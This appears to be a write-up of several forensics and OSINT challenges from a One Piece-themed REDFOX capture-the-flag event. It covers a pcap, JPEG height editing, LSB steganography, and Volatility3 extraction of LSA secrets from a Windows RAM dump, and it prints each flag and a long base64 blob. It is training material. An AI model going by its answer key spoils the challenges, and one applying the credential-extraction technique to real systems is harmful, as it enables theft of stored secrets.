


Since we've already determined that the manga panel was released on September 25, 2000, the next step is to check the Google Calendar on this specific date.

Upon navigating to September 25, 2000, an event titled:

"Finding new friends"

Inside this event, the flag is hidden.



Flag: REDFOX{1_Wi5h_w3_d0n7_f1nd_th3_0ne_P1ece_s00n_I_w4n7_t0_f1nD_m0R3_Cr3wM4te5!}


Forensics

Code 200


Description: What is this Code 200 and why is it the only thing that Nami keeps talking about? She makes it seem like it's something gnarly and very hazardous for our ship. Is that true or is she just trying to hide yet another indulgent expenditure from the crew?

Attached: simulated_traffic4.pcap

After opening the pcap file with wireshark, and looking for http requests among others, one request is found



This endpoint contains a string which seems like a base64 string written in reverse.



Flag: REDFOX{Unauthorized_Access123}

Jimbei's Secret

Description: Jimbei often disappears and no Straw Hat can find him. Where does he go!? Can you find his secret and assure Luffy that he is not sneaking around to Albasta ?

The provided image is of jpeg format. On some research about the jpeg markers, the bytes 0xFF 0xC0 mark the starting of the frame mentioning the size(height and width) of the image


Common JPEG markers[51]

Short name	Bytes	Payload	Name	Comments
SOI	0xFF, 0xD8	*none*	Start Of Image	
SOF0	0xFF, 0xC0	*variable size*	Start Of Frame (baseline DCT)	Indicates that this is a baseline DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
SOF2	0xFF, 0xC2	*variable size*	Start Of Frame (progressive DCT)	Indicates that this is a progressive DCT-based JPEG, and specifies the width, height, number of components, and component subsampling (e.g., 4:2:0).
DHT	0xFF, 0xC4	*variable size*	Define Huffman Table(s)	Specifies one or more Huffman tables.
DQT	0xFF, 0xDB	*variable size*	Define Quantization Table(s)	Specifies one or more quantization tables.
DRI	0xFF, 0xDD	4 bytes	Define Restart Interval	Specifies the interval between RST*n* markers, in Minimum Coded Units (MCUs). This marker is followed by two bytes indicating the fixed size so it can be treated like any other variable size segment.

Moreover, the height in particular is at addr(FFC0)+0x04


offset	size	description
0	2	JPEG SOI marker (FFD8 hex)
2	2	image width in pixels
4	2	image height in pixels
6	1	number of components (1 = grayscale, 3 = RGB)
7	1	horizontal/vertical sampling factors for component 1
8	1	sampling factors for component 2 (if RGB)
9	1	sampling factors for component 3 (if RGB)

This information can now be used to try and modify the height of the image. The image can be opened up in HxD to interact with the “hex of it”



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60  ÿØÿà..JFIF.....`
00000010   00 60 00 00 FF E1 00 5A 45 78 69 66 00 00 4D 4D  .`..ÿá.ZExif..MM
00000020   00 2A 00 00 00 08 00 05 03 01 00 05 00 00 00 01  .*..............
00000030   00 00 00 4A 03 03 00 01 00 00 00 01 00 00 00 00  ...J............
00000040   51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04  Q...........Q...
00000050   00 00 00 01 00 00 0E C3 51 12 00 04 00 00 00 01  .......ÃQ.......
00000060   00 00 0E C3 00 00 00 00 00 01 86 A0 00 00 B1 8F  ...Ã......† ..±.
00000070   FF DB 00 43 00 08 06 06 07 06 05 08 07 07 07 09  ÿÛ.C............
00000080   09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 13 0F 14 1D  ................
00000090   1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 22 2C 23 1C  ....... $.' ",#.
000000A0   1C 28 37 29 2C 30 31 34 34 34 1F 27 39 3D 38 32  .(7),01444.'9=82
000000B0   3C 2E 33 34 32 FF DB 00 43 01 09 09 09 0C 0B 0C  <.342ÿÛ.C.......
000000C0   18 0D 0D 18 32 21 1C 21 32 32 32 32 32 32 32 32  ....2!.!22222222
000000D0   32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
000000E0   32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
000000F0   32 32 32 32 32 32 32 32 32 32 FF C0 00 11 08 01  2222222222ÿÀ....
00000100   10 02 1C 03 01 22 00 02 11 01 03 11 01 FF C4 00  .....".......ÿÄ.
00000110   1F 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00  ................
00000120   00 00 00 01 02 03 04 05 06 07 08 09 0A 0B FF C4  ..............ÿÄ
00000130   00 B5 10 00 02 01 03 03 02 04 03 05 05 04 04 00  .µ..............
00000140   00 01 7D 01 02 03 00 04 11 05 12 21 31 41 06 13  ..}........!1A..
00000150   51 61 07 22 71 14 32 81 91 A1 08 23 42 B1 C1 15  Qa."q.2.'¡.#B±Á.
00000160   52 D1 F0 24 33 62 72 82 09 0A 16 17 18 19 1A 25  RÑð$3br,.......%
00000170   26 27 28 29 2A 34 35 36 37 38 39 3A 43 44 45 46  &'()*456789:CDEF
00000180   47 48 49 4A 53 54 55 56 57 58 59 5A 63 64 65 66  GHIJSTUVWXYZcdef
00000190   67 68 69 6A 73 74 75 76 77 78 79 7A 83 84 85 86  ghijstuvwxyzƒ„…†
000001A0   87 88 89 8A 92 93 94 95 96 97 98 99 9A A2 A3 A4  ‡ˆ‰Š'"•—˜™š¢£¤
000001B0   A5 A6 A7 A8 A9 AA B2 B3 B4 B5 B6 B7 B8 B9 BA C2  ¥¦§¨©ª²³´µ¶·¸¹ºÂ
000001C0   C3 C4 C5 C6 C7 C8 C9 CA D2 D3 D4 D5 D6 D7 D8 D9  ÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙ
000001D0   DA E1 E2 E3 E4 E5 E6 E7 E8 E9 EA F1 F2 F3 F4 F5  Úáâãäåæçèéêñòóôõ
000001E0   F6 F7 F8 F9 FA FF C4 00 1F 01 00 03 01 01 01 01  ö÷øùúÿÄ.........
000001F0   01 01 01 01 01 00 00 00 00 00 00 01 02 03 04 05  ................
00000200   06 07 08 09 0A 0B FF C4 00 B5 11 00 02 01 02 04  ......ÿÄ.µ......
00000210   04 03 04 07 05 04 04 00 01 02 77 00 01 02 03 11  ..........w.....
00000220   04 05 21 31 06 12 41 51 07 61 71 13 22 32 81 08  ..!1..AQ.aq."2..
00000230   14 42 91 A1 B1 C1 09 23 33 52 F0 15 62 72 D1 0A  .B'¡±Á.#3Rð.brÑ.
00000240   16 24 34 E1 25 F1 17 18 19 1A 26 27 28 29 2A 35  .$4á%ñ....&'()*5
```

FF C0 is found , now the height can be modified by altering the fourth and fifth next hex byte



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   FF D8 FF E0 00 10 4A 46 49 46 00 01 01 01 00 60  ÿØÿà..JFIF.....`
00000010   00 60 00 00 FF E1 00 5A 45 78 69 66 00 00 4D 4D  .`..ÿá.ZExif..MM
00000020   00 2A 00 00 00 08 00 05 03 01 00 05 00 00 00 01  .*..............
00000030   00 00 00 4A 03 03 00 01 00 00 00 01 00 00 00 00  ...J............
00000040   51 10 00 01 00 00 00 01 01 00 00 00 51 11 00 04  Q...........Q...
00000050   00 00 00 01 00 00 0E C3 51 12 00 04 00 00 00 01  .......ÃQ.......
00000060   00 00 0E C3 00 00 00 00 00 01 86 A0 00 00 B1 8F  ...Ã......† ..±.
00000070   FF DB 00 43 00 08 06 06 07 06 05 08 07 07 07 09  ÿÛ.C............
00000080   09 08 0A 0C 14 0D 0C 0B 0B 0C 19 12 13 0F 14 1D  ................
00000090   1A 1F 1E 1D 1A 1C 1C 20 24 2E 27 20 22 2C 23 1C  ....... $.' ",#.
000000A0   1C 28 37 29 2C 30 31 34 34 34 1F 27 39 3D 38 32  .(7),01444.'9=82
000000B0   3C 2E 33 34 32 FF DB 00 43 01 09 09 09 0C 0B 0C  <.342ÿÛ.C.......
000000C0   18 0D 0D 18 32 21 1C 21 32 32 32 32 32 32 32 32  ....2!.!22222222
000000D0   32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
000000E0   32 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32  2222222222222222
000000F0   32 32 32 32 32 32 32 32 32 32 FF C0 00 11 08 02  2222222222ÿÀ....
00000100   22 02 1C 03 01 22 00 02 11 01 03 11 01 FF C4 00  ".....".......ÿÄ.
00000110   1F 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00  ................
00000120   00 00 00 01 02 03 04 05 06 07 08 09 0A 0B FF C4  ..............ÿÄ
00000130   00 B5 10 00 02 01 03 03 02 04 03 05 05 04 04 00  .µ..............
00000140   00 01 7D 01 02 03 00 04 11 05 12 21 31 41 06 13  ..}........!1A..
00000150   51 61 07 22 71 14 32 81 91 A1 08 23 42 B1 C1 15  Qa."q.2.'¡.#B±Á.
00000160   52 D1 F0 24 33 62 72 82 09 0A 16 17 18 19 1A 25  RÑð$3br,.......%
00000170   26 27 28 29 2A 34 35 36 37 38 39 3A 43 44 45 46  &'()*456789:CDEF
00000180   47 48 49 4A 53 54 55 56 57 58 59 5A 63 64 65 66  GHIJSTUVWXYZcdef
00000190   67 68 69 6A 73 74 75 76 77 78 79 7A 83 84 85 86  ghijstuvwxyzƒ„…†
000001A0   87 88 89 8A 92 93 94 95 96 97 98 99 9A A2 A3 A4  ‡ˆ‰Š'"•—˜™š¢£¤
000001B0   A5 A6 A7 A8 A9 AA B2 B3 B4 B5 B6 B7 B8 B9 BA C2  ¥¦§¨©ª²³´µ¶·¸¹ºÂ
000001C0   C3 C4 C5 C6 C7 C8 C9 CA D2 D3 D4 D5 D6 D7 D8 D9  ÃÄÅÆÇÈÉÊÒÓÔÕÖ×ØÙ
000001D0   DA E1 E2 E3 E4 E5 E6 E7 E8 E9 EA F1 F2 F3 F4 F5  Úáâãäåæçèéêñòóôõ
000001E0   F6 F7 F8 F9 FA FF C4 00 1F 01 00 03 01 01 01 01  ö÷øùúÿÄ.........
000001F0   01 01 01 01 01 00 00 00 00 00 00 01 02 03 04 05  ................
00000200   06 07 08 09 0A 0B FF C4 00 B5 11 00 02 01 02 04  ......ÿÄ.µ......
00000210   04 03 04 07 05 04 04 00 01 02 77 00 01 02 03 11  ..........w.....
00000220   04 05 21 31 06 12 41 51 07 61 71 13 22 32 81 08  ..!1..AQ.aq."2..
00000230   14 42 91 A1 B1 C1 09 23 33 52 F0 15 62 72 D1 0A  .B'¡±Á.#3Rð.brÑ.
00000240   16 24 34 E1 25 F1 17 18 19 1A 26 27 28 29 2A 35  .$4á%ñ....&'()*5
```

After saving the file, the flag can be seen

Flag: REDFOX{W4It_Y0U_f0UND_mY_S3CrE7}


Brook Roll

Description: Brook often uses his soul music to transform into his idol Rick Astley. He isn't the Least Bit concerned about harming his own idol's reputation. Become the detective and take his facade off to reveal his true self!

Taking hint from the description about "Least Bit", Least Bit steganography is researched upon and the Github repo for the tool https://github.com/ragibson/Steganography is found.


```
┌──(kali㉿DESKTOP-62KV6DJ)-[/tmp]
└─$ stegolsb steglsb -r -i pic.png -o new
Files read                      in 0.55s
676431 bytes recovered          in 0.08s
Output file written             in 0.00s
```

This new image is again put through the same process and yet another image is extracted from its Least Significant bits.



This seems to be an image of the flag which is swirled. To get the flag, we just need to swirl it back. https://www5.lunapic.com can be used for the same.

Mirror -> Swirl -> Mirror



Flag: REDFOX{LOOk_WHO_5hOw3D_uP!}


The Surgeon of Secrets

Description: Trafalgar Law has been avoiding Captain Kid. Captain Kid has been getting too close to Law. Law is worried that he might discover the close secret that only Bepo has been told. Is it the Secret of D, is it something embarrassing? Find out before Eustass does !

Attached: challenge.dmp

On analysis of the image in the description, the link https://pastes.io/stay-away-eustass is found from the exifdata. This leads to yet another paste which has some sort of password protection.

On analysis of the challenge.dmp file, it's found to be a Windows RAM Dump. Next Volatility3 is used to extract the LSA "Secrets" from it.



This password is now used to unlock the paste and obtain the flag along with additional text meant for the Final Road Poneglyph Challenge.

STAY AWAY EUSTASS

```
No one can know that I stole Eustass' gear in Wano!

REDFOX{N0t_An_Emp3ror!PFFT}

Woah, where did this poneglyph come from. I need to figure this stuff out myself one day.
_____________________________________________________________________________________________
____
Vm0wd2QyVkZNVWRYV0docFVtMVNXRll3Wkc5V1ZteDBaVVYwV0ZKdGVGWlZiVFZyWVdzeFYxZHVjRmROYWtaSVZtMXplRll5VGtsalJtUlhUVEpvZVZac1VrZFpWMU
pJVm10a2FGSnRVbGhVVkVaTFZWWmFjbFZyWkZSTmF6RTBWa2MxVDFsV1NuUlZiRkpWVmtWS1RGWldXbXRXTVZaeVUyMTRVMkV5ZHpCV2EyTXhWREZhV0ZOcmJGSmlW
R3hoVmpCb1ExZEdXbk5YYlVacVRWWndNRlZ0ZUd0aFZscHpZMFJhV0ZaRlNsaFdha1poWkVaT2NscEdhR2xXUjNoWFZtMTRZV1F4YkZkalJtaHNVakJhV1ZacVFURl
NNVnBJWTNwV1ZrMXJjRXBWVjNoelYwWmFjMU5zUW1GU1JWcG9WakJhUzJOV1pIUmlSbEpUVjBWS2RsWnRNWGRVTVZWNFZXdGtXR0V5VWxsWmJGWmhWa1pzY2xwR1Rt
eGlSbkJKV2xWa01HRkdXbk5qUmxwV1lrZG9NMVpxUmt0ak1rNUhZVVphYkdFeGNGVlhXSEJIVkRKTmVWTnJaRmhpVjJoeldXdGFkMWRzV1hoWGJFNVRUVlpzTTFSc1
ZtdGhiRXAwWVVoT1ZtSllUWGhaTVZwVFZqRmFkVnBHYUdsU01VbzFWbXBLTkZReFdsaFRhMXBQVmxkNFlWWnNXbmRqYkZweFVteHdiR0pWV2twV01uaHJWVEZLVjJO
R2JGZFdNMEpJVjFaa1RtVkdaSFZVYkZKcFZqSm9VRlpHWTNoaU1XUkhWMjVTVGxOSGFITlpXSEJIVTFaYWRFNVZPVmRpVlhCSlZsZDRiMWR0UlhoV1dHaFhZV3RhZW
xsNlJtRmtWbEp5VDFkc1UwMHhSalpXYlRFMFlqSkplRmR1U2s1V2JIQnhWVzB4VTFkR1VsaE9WemxUVW14d01GcFZaRWRWTWtwV1RsVmFWMUl6YUhKWlZscGhVbXhr
YzFGc2FHaE5WWEJFVmtaYVlWbFdXWGhXYmxaVVlYcHNXRmxZY0ZkWGJGcFlUVlJDYTAxV1ducFdNV2h6WWtaSmQxZHVRbFZXTTFKWVZGUkdVMk14V25Sa1JtUnBWbG
hDTlZkVVFtRlZNVmwzVFZWb1ZtSkdTbGhaYTFwM1ZrWmFkR1ZHWkdwaVNFSklWMnRrYzFVeVNrbFJiSEJYVFZad1dGWnRjekZXTVdSelYyczFXRkpVVmxaV2JYUlha
REZaZUZkdVJsVmlSWEJQVlcxNGQyVnNXWGxOVldSb1lYcEdWMVJzVWtkV2JVcFpZVVJPV21FeVVrZGFSRVpyVmxaR2MxcEdaR2xXYTJ0NVZqSjRWMWxXVFhsVmEyUl
hZbXR3V1ZsWWNITlhSbXh6VjJ0MFYxWnNjRWhXYlhoUFZqSkdObEp1Y0ZkTmFsWk1WakJrUzFac1pITmFSbFpYWWtoQ2IxZHNaRFJaVm1SR1RsWmFhMUp0VWxoVVZX
aERUbFphY1ZOcVVsZE5WbXcxVld4b2IxZEhSWHBoUm1oV1lXczFkbFl3V25KbFYxWkpXa1pPYUdWdGVGbFdiVEY2VFZaWmVGZHVUbWhOTW1oWVZGWmFTMUpHV25GVG
JFcHNVbXhhV2xsVldsTmhWa2w2WVVoYVYxWXphR2hhUkVaYVpVWmtkVlZ0ZUZOaVNFSjZWbGN4TkZsWFZsZGFTRXBYWWxoU2IxbHNWbmRXTVZsNFZXdDBWMkpHYkRa
WlZWcHZWakZhUmxkdGFGcE5ha1pRVlRGa1IxSXhjRWhoUlRWcFVsWnNObFp0TVRCVk1VMTRWVmhvV0ZkSGFGZFpiWE14VjBac2NsZHVaR2xOV0VKWldrVmtSMVl4V2
5OalJteGhWbGRTU0ZacVFYaFNWa1p4Vld4a2FWWkdXazFXYWtKclVtMVdWMVp1VmxSaVNFSndWVzAxUTJJeFpITlhiVVpXVFZac05WVnRkR0ZXVjBwWVlVVTVWbUV4
V2t0VVZscHJWakZhZEZKc1NrNVdia0kyVm1wSk1WUXhXa2hTV0doVVlrZG9WMWxyV25kTk1WcHlWMnh3YkZKdVFrZFVNVnBQWVZaYVZWWnJjRmhXUlVwWFZGWmFWbV
ZHVG5WVWJHaFhVbGhDV1ZkV1VrZGtNV1JIVjI1R1VsZEhhRlJVVmxwaFRWWmFXR1ZIZEdoV01Ga3lWbTAxYTFZeFdrWlRibHBXVmtWYWFGbDZSbXRrVmxaMFpVWk9X
RkpyY0ZWV2ExcGhXVmRSZUZSc1pHcFNWbkJZVm10YVlXSXhiSEpYYm1Sc1lrWldOVnBWWkVkV01rcEhZa1JhVjFJelFsUldha1poVW14a2NtVkdjRTVpYldoNVYxaH
dSMUl5VFhoYVNFNWhVbXMxV1ZWc1ZscE5iRnAwVFZSQ2FFMXNXakJXYlhSdlZsZEtjMU5zYUZwV1JWb3pWakJhYzJOc1duVmFSbWhUWWtoQ05WWnFTWGhTTVZWNVUy
dG9WbUpIYUZsWlZFWkxWa1phVlZGWWFGTldhMXA0VmxkNGExWXdNSGhUYlRsWFlsUkNORlZ0TVZKbFZsSnlXa1pvYVZZORlNsbFdWM2hYVmpBMVIxcElUbGRpVlZwaF
ZtMTRjMDVXVm5Sa1J6bG9UVlZ3ZWxZeWVHOVhiRnBHVGxWU1ZrMXVhR2haTW5oM1UxZE9SazlXWkdsU2JrRXhWbXRhWVdJeFdYaFdibEpVWVRGd1VGWnFTbTlXTVd4
VlVtMUdWRTFXU2xkV01uaHJZV3N4V0ZWdWJHRlNWbkJ5Vm1ws1JtVkhUa1ZXYkdScFZrVlZkMVl4V21GWGJWWlhWMjVXVm1KVldrOVVWRUpMVjFaa1YxVnJkRlppVm
tZMFZqSjBWMVZzWkVoVmJrNVhZbGhvYUZZeWVHdGpiR1IwVW0xb1YyRXpRbUZXVm1NeFlURmtTRk5yYUZaWFIxSlhXbGQwWVZkR1duRlNiVVpxVFZad2VsWnRNWE5Y
UmtweVkwWkdWMkV4Y0doV2FrcFNaVVpTY2xwR1pHbGlSWEJSVm0xd1ExbFdXbk5pU0VwWVltMVNXRmxyV21GTlJsSnpXa1JDV0dKR2NIbFpNRlpyVmxkS1NHRkZhRm
RpV0doTVdUSjRZVlpXV25OWGJFNW9UVlpWZUZac1ZtRlNhemxYVVd4S1VWWkVRVGs9
```

Flag: REDFOX{N0t_An_Emp3ror!PFFT}

Secure Comms

